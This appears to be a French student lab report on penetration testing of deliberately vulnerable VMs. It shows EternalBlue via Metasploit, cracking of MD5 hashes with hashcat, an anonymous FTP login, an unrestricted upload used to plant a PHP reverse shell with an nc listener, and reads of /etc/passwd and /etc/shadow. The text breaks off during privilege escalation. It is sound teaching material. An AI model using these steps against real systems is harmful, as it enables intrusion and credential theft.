

DUCREY Maxence
BOUVIER Robin



SAE34 : Découvrir le Pentesting



Professeur : Gérard Chalhoub

Table des matières

Première machine : Blue	3
Première étape : Reconnaissance.....	3
Deuxième étape : Recherche de faille	4
Troisième étape : Exécution de l'attaque	5
Deuxième machine : Academy	6
Première étape : Reconnaissance.....	6
Deuxième étape : Exploration des services accessibles.....	6
Troisième étape : Recherche de faille.....	11
Quatrième étape : Accès à la machine par reverse shell	12
Cinquième étape : Escalade de privilèges	14
Troisième machine : Dev	19
Première étape : Reconnaissance.....	19
Deuxième étape : Exploration des services accessibles.....	20
Troisième étape : Attaque du fichier zip	29
Quatrième étape : Connexion à la machine	31
Cinquième étape : Escalade de privilèges	31
Quatrième machine : Butler	32
Première étape : Reconnaissance.....	32
Deuxième étape : Exploration des services accessibles.....	33
Troisième étape : Accès à la machine par reverse shell.....	36
Quatrième étape : Escalade de privilèges	38
Dernière machine : Blackpearl	42
Première étape : Reconnaissance.....	42
Deuxième étape : Exploration des services accessibles.....	43
Troisième étape : Recherche de failles sur Navigate CMS	44
Quatrième étape : Exploitation de la faille et accès à la machine.....	45
Cinquième étape : Visite des répertoires pour trouver un potentiel vecteur d'escalation	46
Table des figures.....	49

Première machine : Blue

Première étape : Reconnaissance

Pour commencer, on fait un nmap sur la machine afin de savoir quels ports sont ouvert et potentiellement exploitable. On exécute la commande suivante : nmap -T4 -p- -A

Les paramètres ont les significations suivantes :

- -T4- : permet d'avoir une exécution plus rapide
- -p- : scan tous les ports
- -A : analyse approfondie

C'est cette commande qu'on exécutera à chaque début d'exploitation d'une machine pour connaitre les ports à exploiter.

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-27 10:38 EST
Nmap scan report for 10.170.8.33
Host is up (0.00074s latency).
Not shown: 65526 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc      Microsoft Windows RPC
139/tcp    open  netbios-ssn Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows 7 Ultimate Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp  open  msrpc      Microsoft Windows RPC
49153/tcp  open  msrpc      Microsoft Windows RPC
49154/tcp  open  msrpc      Microsoft Windows RPC
49155/tcp  open  msrpc      Microsoft Windows RPC
49156/tcp  open  msrpc      Microsoft Windows RPC
49157/tcp  open  msrpc      Microsoft Windows RPC
MAC Address: 0E:1E:04:00:80:33 (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).  

TCP/IP fingerprint:  

OS:SCAN(V=7.94SVNKE=4%D=11/27%OT=135%CT=1%CU=39525%PV=Y%DS=1%D=0%G=Y%M=0%I  

OS:E04%TM=67473D5%FP=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=10%TI=1%CI=1  

OS:%TS=7)OPS(01=M5B4NW8ST11%02=M5B4NW8ST11%03=M5B4NW8NN%11%04=M5B4NW8ST11%0  

OS:5=M5B4NW8ST11%06=M5B4ST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=2000%W6  

OS:=2000)ECN(R=Y%DF=Y%T=80%W=2000%O=M5B4NW8NN%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=0  

OS:%A=S+F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=80%W=0%S=A%A=OF=R%O=%RD=0  

OS:0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A+S+F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%  

OS:S=A%A=0%F=R%O=%RD=0%Q=)T7(R=N)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G  

OS:%RIPCK=G%RUCK=G%RUD=G)IE(R=N)

Network Distance: 1 hop
Service Info: Host: WIN-845Q99004PP; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-os-discovery:
|   OS: Windows 7 Ultimate Service Pack 1 (Windows 7 Ultimate 6.1)
|   OS CPE: cpe:/o:microsoft:windows_7::sp1
|   Computer name: WIN-845Q99004PP
|   NetBIOS computer name: WIN-845Q99004PP\x00
|   Workgroup: WORKGROUP\x00
|   System time: 2024-11-27T16:40:09-05:00
|   smb2-time:
|     date: 2024-11-27T21:40:09
|     start_date: 2024-11-27T21:27:03
|   smb2-security-mode:
|     2:1:0:
```

Figure 1 Nmap de la VM Blue

Le port 445 attire notre attention car il a un nom différent des autres et on voit que le service tourne sur Windows 7. Cet OS étant très ancien (sorti en 2009) il y a surement des vulnérabilités critiques présente dessus.

Deuxième étape : Recherche de faille

On cherche alors une faille sur Windows 7 6.1, version que l'on trouve plus bas dans le résultat de la commande nmap, on trouve une faille RCE appelée “Eternal Blue” sur le site exploit-db :

The screenshot shows a search result for 'EternalBlue' on exploit-db. The top bar says 'Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)'. Below it is a table with the following data:

EDB-ID:	CVE:	Author:	Type:	Platform:	Date:
42315	2017-0144	SLEEPY	REMOTE	WINDOWS	2017-07-11

Below the table are status indicators: 'EDB Verified: ✓', 'Exploit: 🔑 / { }', and 'Vulnerable App:'. At the bottom are navigation arrows.

Figure 2 Eternal Blue RCE

On cherche alors cette faille dans searchsploit et on obtient le chemin à utiliser pour avoir le payload :

The screenshot shows the searchsploit command being run with the argument 'Eternalblue'. It lists three exploit modules for different Windows versions:

- Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)
- Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)
- Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-010)

On the right, there is a sidebar titled 'Path' with three entries:

- windows/remote/42031.py
- windows/remote/42315.py
- windows_x86-64/remote/42030.py

At the bottom, it says 'Shellcodes: No Results'.

Figure 3 searchsploit Eternalblue

On la cherche alors dans metasploit en utilisant l’outil search :

The screenshot shows the msf6 search command with the argument 'EternalBlue'. It displays a table of matching modules:

#	Name	EDB Verified:	Disclosure Date	Rank	/	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue	✓	2017-03-14	average	/	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1	exploit/windows/smb/ms17_010_psexec		2017-03-14	normal	/	Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
2	auxiliary/admin/smb/ms17_010_command		2017-03-14	normal	/	No	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3	auxiliary/scanner/smb/smb_ms17_010			normal	/	No	MS17-010 SMB RCE Detection
4	exploit/windows/smb/smb_doublepulsar_rce		2017-04-14	great	/	Yes	SMB DOUBLEPULSAR Remote Code Execution

At the bottom, it says 'Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce'.

Figure 4 Metasploit search Eternalblue

On utilise alors le module d’attaque 0, On configure un payload avec la commande options, on choisit la machine à exécuter avec set RHOSTS 10.170.0.33.

Troisième étape : Exécution de l'attaque

On exécute le payload avec run :

The screenshot shows the Metasploit Framework interface. The command entered is `msf6 exploit(windows/smb/ms17_010_eternalblue) > run`. The exploit details pane shows the exploit is using auxiliary/scanner/smb/smb_ms17_010 as a check, and the host is likely VULNERABLE to MS17-010 - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit). The exploit is connecting to the target at 10.170.8.33:445. The exploit stage is shown, with various SMBv2 buffer operations and a final SMBv2 buffer sending. The exploit is successful, indicated by the message "Exploit completed successfully (0xC0000000)". The meterpreter session is opened on port 49158. The interface pane shows the current interface is Interface 1, with Name: Software Loopback Interface 1 and Hardware MAC: 00:00:00:00:00:00.

Figure 5 Exécution de l'attaque Eternalblue

On arrive donc à rentrer dans le système.

On apprend sur le web que meterpreter est un shell à part de celui de windows et Linux, on peut ainsi essayer la commande getsystem pour tenter d'élever nos priviléges :

The screenshot shows a Meterpreter session. The command entered is `meterpreter > getsystem`. The response is `[+] Already running as SYSTEM`.

Figure 6 getsystem sur Meterpreter

On remarque ainsi que nous sommes déjà au plus haut niveau de privilège. Nous avons donc terminé cette machine.

Deuxième machine : Academy

Première étape : Reconnaissance

On commence par faire un nmap de la machine :

```
(root@vm-iutcl-kali-17):~/home/kali
# nmap -T4 -p- -A 10.170.6.11
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-04 04:11 EST
Nmap scan report for 10.170.6.11
Host is up (0.00068s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp     vsftpd 3.0.3
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_rw-r--r--   1 1000    1000        776 May 30 2021 note.txt
|ftp-syst:
|_STAT:
| FTP server status:
|   Connected to ::ffff:10.170.0.27
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh     OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 c7:44:58:86:90:fd:e4:de:5b:0d:bf:07:8d:05:5d:d7 (RSA)
|   256 78:ec:47:0f:0f:53:aa:a6:05:48:84:80:94:76:a6:23 (ECDSA)
|_ 256 99:9c:39:11:dd:35:53:a0:29:11:20:c7:f8:bf:71:a4 (ED25519)
80/tcp    open  http    Apache httpd 2.4.38 ((Debian))
|_http-server-header: Apache/2.4.38 (Debian)
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 0E:1E:04:00:60:11 (Unknown)
```

Figure 7 Nmap VM Academy

Deuxième étape : Exploration des services accessibles

On voit que la machine héberge un serveur web Apache, un serveur FTP et un serveur SSH.

On va commencer par le serveur web. On va tout d'abord sur le site web pour savoir s'il héberge quelque chose d'intéressant :




Figure 8 Serveur web VM Academy

Ici nous avons la page par défaut d'un serveur Apache quand il est installé et non configuré. Il n'y a rien d'intéressant sur cette page, on va donc exécuter un dirbuster pour trouver d'autres pages sur le serveur web.

On obtient alors l'arbre suivant :

http://10.170.6.11:80/		
Directory Structure	Response Code	Response Size
[] /	200	11322
[] icons	403	446
[] academy	200	4141
[] index.php	200	4141
[] assets	200	1709
[] print.php	302	281
[] admin	200	4169
[] includes	200	1765
[] db	200	1156
[] logout.php	200	356
[] phpmyadmin	200	1504

Figure 9 Arbre site web VM Academy

Dans le dossier academy, on voit qu'il existe un dossier admin auquel on peut accéder :

Directory Structure	Response Code
[] admin	200
[] index.php	200
[] assets	200
[] print.php	302
[] includes	200
[] logout.php	200
[] course.php	302
[] department.php	302

Figure 10 Dossier admin VM Academy

On voit ici qu'il y a un fichier index.php ce qui signifie qu'on peut accéder à une page dans le dossier admin. On s'y connecte et on arrive sur la page suivante :

ONLINE COURSE REGISTRATION

PLEASE LOGIN TO ENTER

Enter Username :

Enter Password :

Log Me In

This is a free bootstrap admin template with basic pages you need to craft your project. Use this template for free to use for personal and commercial use.

Some of its features are given below :

- Responsive Design Framework Used
- Easy to use and customize
- Font awesome icons included
- Clean and light code used.

Figure 11 Page de login administrateur

Par intuition, on essaye le couple admin, admin et on arrive à se connecter.




Figure 12 Accès au site admin

On se déplace dans les différents onglets disponibles et dans l'onglet “Manage Student”, on obtient les identifiants de l'utilisation “Rum Ham”.

Manage Course					
#	Reg No	Student Name	Pincode	Reg Date	Action
1	10201321	Rum Ham	777777	2021-05-29 14:36:56	<button>Delete</button> <button>Reset Password</button>

Figure 13 Utilisateur Rum Ham

On change son mot de passe et on se connecte avec son compte en allant sur la page index.php du dossier academy :

Figure 14 Connexion Rum Ham

Cependant cette connexion était inutile car cet utilisateur n'a aucun droit et ne sert à rien. On va alors vérifier ce qui se trouve dans le dossier db que l'on peut voir sur le dirbuster :



Figure 15 Dossier db

On trouve alors un fichier onlinecourse.sql, on le télécharge et on trouve la création de l'utilisateur admin dans la base de données admin :

```
43 INSERT INTO `admin` (`id`, `username`, `password`, `creationDate`, `updationDate`) VALUES
44 (1, 'admin', '21232f297a57a5a743894a0e4a801fc3', '2020-01-24 16:21:18', '03-06-2020 07:09:07
PM');
```

Figure 16 Insertion utilisateur admin

On obtient donc un mot de passe chiffré. On va essayer de le déchiffrer grâce à l'utilitaire hashcat. On met le hash obtenu dans un fichier et on va mettre ce fichier en paramètre de hashcat avec un dictionnaire de mots de passes souvent utilisés, ici on va utiliser rockyou. On a donc la commande suivante : hashcat -m 0 -a 0 mpdAdmin.txt /usr/share/wordlists/rockyou.txt où

- -m : est le type de hash -> 0 = md5
- -a : est le mode d'attaque -> 0 = straight (utilisation d'un dictionnaire)

On obtient donc le résultat suivant :

```
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace ..: 14344385

21232f297a57a5a743894a0e4a801fc3:admin

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 0 (MD5)
Hash.Target...: 21232f297a57a5a743894a0e4a801fc3
Time.Started.: Wed Dec 4 04:41:04 2024 (1 sec)
Time.Estimated.: Wed Dec 4 04:41:05 2024 (0 secs)
Kernel.Feature.: Pure Kernel
Guess.Base....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 1011.9 kH/s (0.36ms) @ Accel:512 Loops:1 Thr:1 Vec:16
Recovered.....: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.....: 20480/14344385 (0.14%)
Rejected.....: 0/20480 (0.00%)
Restore.Point...: 18432/14344385 (0.13%)
Restore.Sub.#1.: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: sweetgurl → michelle4

Started: Wed Dec 4 04:41:02 2024
Stopped: Wed Dec 4 04:41:07 2024
```

Figure 17 Hashcat mot de passe admin

On voit donc que le mot de passe est admin. C'est sûrement la méthode que nous aurions dû utiliser pour accéder aux compte admin du site au lieu de tester des couples aléatoirement. On ne voit plus quoi faire sur le site web donc on passe au service suivant c'est à dire le serveur FTP.

Ce serveur est accessible même en anonyme donc se connecter ne devrait pas être très compliqué.

```
[root@vm-intel-kali-17]~[/home/kali] # ftp 10.170.6.11
Connected to 10.170.6.11.
220 (vsFTPd 3.0.3)
Name (10.170.6.11:kali): Anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
Session
ftp> ls
229 Entering Extended Passive Mode (|||5848|)
150 Here comes the directory listing.
-rw-r--r--    1 1000      1000        776 May 30 2021 note.txt
226 Directory send OK.
```

Figure 18 Connexion au serveur FTP

On trouve alors un fichier note.txt que l'on récupère avec la commande `get note.txt`. On ouvre la note et on trouve le message suivant :

```
GNU nano 6.4                                         note.txt

Hello Heath !
Grimmie has setup the test website for the new academy. WebHunter Explore-DB Google-Hacking-DB DirSearch
I told him not to use the same password everywhere, he will change it ASAP.

I couldn't create a user via the admin panel, so instead I inserted directly into the database with the following command:
INSERT INTO `students` (`StudentRegno`, `studentPhoto`, `password`, `studentName`, `pincode`, `session`, `department`, `semester`, `cgpa`, `creationdate`, `status`) VALUES ('10201321', '', 'cd73502828457d15655bbd7a63fb0b8', 'Rum Ham', '777777', '', ' ', ' ', '7.60', '2021-05-29 14:36:56', '');
The StudentRegno number is what you use for login. Student Reg No

Let me know what you think of this open-source project, it's from 2020 so it should be secure... right ?
We can always adapt it to our needs.

-jdelta                                         Pincode
```

Figure 19 note.txt


Nous étions donc sensés trouver le mdp de run ham avec cette note. Le fait qu'il y ai écrit "I told him not to use the same password everywhere" donne peut-être un indice que le couple admin/admin est aussi utilisé autre part.

On met ce nouveau hash dans hashcat et on trouve que le mot de passe de Run Ham était student.

```
[root@vm-iutcl-kali-17]# hashcat -m 0 -a 0 --show mdpRum.txt /usr/share/wordlists/rockyou.txt  
cd73502828457d15655bbd7a63fb0bc8:student
```

Figure 20 Hashcat student

On essaye de se connecter au serveur FTP avec les couples que l'on connaît mais aucun ne fonctionne. Ici nous ne voyons plus quoi faire donc nous passons au prochain service qui est SSH. On essaye de se connecter avec les couples que l'on connaît mais aucun ne fonctionne donc nous ne nous intéressons pas plus à ce service.




```
(root@vm-iutcl-kali-17)-[~/home/kali] # ssh 10.170.6.11
The authenticity of host '10.170.6.11 (10.170.6.11)' can't be established.
ED25519 key fingerprint is SHA256:eeNKTTakhvXyaWVPMDTB9+/4WEg6WKZwUp0ATptgb0.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.170.6.11' (ED25519) to the list of known hosts.
root@10.170.6.11's password:
Permission denied, please try again.
root@10.170.6.11's password:
Permission denied, please try again.
root@10.170.6.11's password:
root@10.170.6.11: Permission denied (publickey,password).
```

Figure 21 Tentative de connexion SSH

Troisième étape : Recherche de faille

Nous avons exploré les différents services disponibles sur la machine donc nous allons maintenant chercher si certains d'entre eux ont des failles connues sur ces versions. Pour vsftpd nous avons la version 3.0.3, pour Apache la version 2.4.38 et la version 7.9p1 pour SSH.

Il existe une faille DoS pour vsftpd, ce qui ne nous intéresse pas ici.



```
[root@vm-iutcl-kali-17-VM ~]# searchsploit vsftpd
Exploit Title
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Denial of Service
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service
vsftpd 2.3.2 - Denial of Service
vsftpd 2.3.4 - Backdoor Command Execution
vsftpd 2.3.4 - Backdoor Command Execution
vsftpd 3.0.3 - Remote Denial of Service
```

Figure 22 Searchsploit vsftpd

Il n'existe pas de faille intéressante pour Apache et aucune faille pour cette version de SSH.

```
(root@vm-iutcl-kali-17) [/home/kali]
# searchsploit OpenSSH
```

Exploit Title					
Debian OpenSSH - (Authenticated) Remote SELinux Privilege Escalation					
Dropbear / OpenSSH Server - 'MAX_UNAUTH_CLIENTS' Denial of Service					
FreeBSD OpenSSH 3.5p1 - Remote Command Execution					
glibc-2.2 / openssh-2.3.0p1 / glibc 2.1.9x - File Read					
Novell Netware 6.5 - OpenSSH Remote Stack Overflow					
OpenSSH 1.2 - '.scp' File Create/Overwrite					
OpenSSH 2.3 < 7.7 - Username Enumeration					
OpenSSH 2.3 < 7.7 - Username Enumeration (PoC)					
OpenSSH 2.x/3.0.1/3.0.2 - Channel Code Off-by-One					
OpenSSH 2.x/3.x - Kerberos 4 TGT/AFS Token Buffer Overflow					
OpenSSH 3.x - Challenge-Response Buffer Overflow (1)					
OpenSSH 3.x - Challenge-Response Buffer Overflow (2)					
OpenSSH 4.3 p1 - Duplicated Block Remote Denial of Service					
OpenSSH 6.8 < 6.9 - 'PTY' Local Privilege Escalation					
OpenSSH 7.2 - Denial of Service					
OpenSSH 7.2p1 - (Authenticated) xauth Command Injection					
OpenSSH 7.2p2 - Username Enumeration					
OpenSSH < 6.6 SFTP (x64) - Command Execution					
OpenSSH < 6.6 SFTP - Command Execution					
OpenSSH < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Domain So					
OpenSSH < 7.4 - agent Protocol Arbitrary Library Loading					
OpenSSH < 7.7 - User Enumeration (2)					
OpenSSH SCP Client - Write Arbitrary Files					
OpenSSH/PAM 3.6.ip1 - 'gossh.sh' Remote Users Ident Name					
OpenSSH/PAM 3.6.ip1 - Remote Users Discovery Tool					
OpenSSHd 7.2p2 - Username Enumeration					
Portable OpenSSH 3.6.ip-PAM/4.1-SuSE - Timing Attack					

Figure 23 Searchsploit OpenSSH

Sur metasploit, il n'y a pas de failles connues pour ces versions :

```
msf6 > search OpenSSH
```

Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description
-	post/windows/manage/forward_pageant		normal	No	Forward SSH Agent Requests To Remote Pageant
0	post/windows/manage/install_ssh		normal	No	Install OpenSSH for Windows
1	post/multi/gather/ssh_creds		normal	No	Multi Gather OpenSSH PKI Credentials Collection
2	auxiliary/scanner/ssh/ssh_enumusers		normal	No	SSH Username Enumeration
3	exploit/windows/local/unquoted_service_path	2001-10-25	excellent	Yes	Windows Unquoted Service Path Privilege Escalation


```
msf6 > search vsftpd
```

Matching Modules					
#	Name	Disclosure Date	Rank	Check	Description
-	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	No	VsFTPD v2.3.4 Backdoor Command Execution
0					

Figure 24 Recherche faille via metasploit

Quatrième étape : Accès à la machine par reverse shell

A ce point-là, nous sommes bloqués et nous ne savons pas quoi faire. Nous retournons donc fouiller sur le site web academy pour tenter de trouver une faille dans le site. Nous trouvons donc une page sur le site où il est possible de déposer un fichier. Ce dit fichier est censé être une image mais on peut mettre n'importe quel fichier et celui-ci sera accepté.




Figure 25 Dépôt de fichier site academy

Le site exécutant un serveur php nous pensons donc à mettre un script qui permettra d'obtenir un reverse shell via ce serveur php. Dans le script on met notre IP et le port sur lequel on va écouter :

```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.170.6.11'; // CHANGE THIS
$port = 4444; // CHANGE THIS
```

Figure 26 Paramètre reverse-shell.php

Pour écouter sur un port, on utilise la commande `nc -lvp 4444`. Ainsi tout en écoutant le port, on va mettre le fichier contenant le script dans la partie où on doit téléverser une photo.

On obtient alors un accès en reverse shell à la machine :

```
[root@vm-iutcl-kali-17]# nc -lvp 4444
listening on [any] 4444 ...
connect to [10.170.0.27] from (UNKNOWN) [10.170.6.11] 52302
Linux academy 4.19.0-16-amd64 #1 SMP Debian 4.19.181-1 (2021-03-19) x86_64
05:31:15 up 1:33, 0 users, load average: 0.03, 0.02, 0.00
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
www-data pts/0 10.170.6.11 10.170.6.11 0:00 0.00 0.00 0.00
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

Figure 27 whoami VM Academy

On voit qu'on est connecté avec l'utilisateur www-data, nous devons donc maintenant escalader les priviléges pour avoir un accès root.

Cinquième étape : Escalade de privilèges

Pour cela on va d'abord regarder le fichier /etc/passwd qui contient les utilisateurs ainsi que leur groupe :

```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:102:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/no
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nolog
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
mysql:x:106:113:MySQL Server,,,:/nonexistent:/bin/false
ftp:x:107:114:ftp daemon,,,:/srv/ftp:/usr/sbin/nologin
grimmie:x:1000:1000:administrator,,,:/home/grimmie:/bin/bash
```

Figure 28 /etc/passwd VM Academy

On remarque alors l'utilisateur grimmie qui a est dans le groupe administrator. On cherche ensuite dans le fichier /etc/shadow pour avoir les mots de passe chiffré.

```
$ cat /etc/shadow
cat: /etc/shadow: Permission denied
$ chmod 777 /etc/shadow
chmod: changing permissions of '/etc/shadow': Operation not permitted
```

Figure 29 /etc/shadow VM Academy

Cependant nous n'avons pas les droits pour accéder à ce fichier.

Nous nous trouvons sur une machine qui héberge un serveur web, on se dit donc qu'on va aller regarder dans les fichiers du serveur, on se rend donc dans le répertoire /var/www/html.

```
$ ls /var/www/html
academy
index.html
$ ls /var/www/html/academy
admin
assets
change-password.php
check_availability.php
db
enroll-history.php
enroll.php
includes
index.php
logout.php
my-profile.php
pincode-verification.php
print.php
studentphoto
```

Figure 30 Fichiers répertoire web

On voit la présence d'un dossier admin dans lequel on se rend :

```
$ ls /var/www/html/academy/admin
assets
change-password.php
check_availability.php
course.php
department.php
edit-course.php
enroll-history.php
includes
index.php
level.php
logout.php
manage-students.php
print.php
semester.php
session.php
student-registration.php
user-log.php
```

Figure 31 Fichiers répertoire web admin

Dans ce répertoire on trouve des fichiers php ainsi que 2 sous répertoire : assets et includes. Assets contient les images et le css nécessaire au fonctionnement du site, et includes contient plusieurs fichier php :

```
$ ls /var/www/html/academy/admin/includes
config.php
footer.php
header.php
menubar.php
